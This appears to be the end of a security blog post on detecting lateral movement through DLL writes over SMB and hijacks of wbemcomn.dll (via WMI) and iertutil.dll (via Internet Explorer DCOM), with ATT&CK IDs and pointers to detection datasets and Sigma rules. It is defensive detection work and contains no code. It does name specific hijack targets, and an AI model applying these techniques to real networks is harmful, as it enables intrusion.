
Interpreting these two events, we now have a meaningful way to detect DLL writes over SMB.

It is of course possible to further refine this by attempting to detect the trigger, however given the variety of potential different approaches, this is much less reliable.

The workflow for the event IDs for the WMI *wbemcomn.dll* hijack can be summarised as (courtesy of @Cyb3rWard0g):



While the InternetExplorer.Application iertutil.dll hijack can be summarised as follows:



Lateral Movement
T1021: Remote Services
T1021.002: SMB/Windows Admin Shares

Lateral Movement
T1021: Remote Services
T1021.003: Distributed Component Object Model

If you're interested in building a detection capability for these techniques, we teamed up with @Cyb3rWard0g again to produce Mordor datasets and more details in the Threat Hunter's Playbook:

Here are some basic Sigma rules that can also be used to detect these specific use cases.

A big thanks to Roberto for his input in helping shape the detection strategies and data.

This blog post was written by Dominic Chell.



written by

MDsec Research

Ready to engage

with MDsec?

Get in touch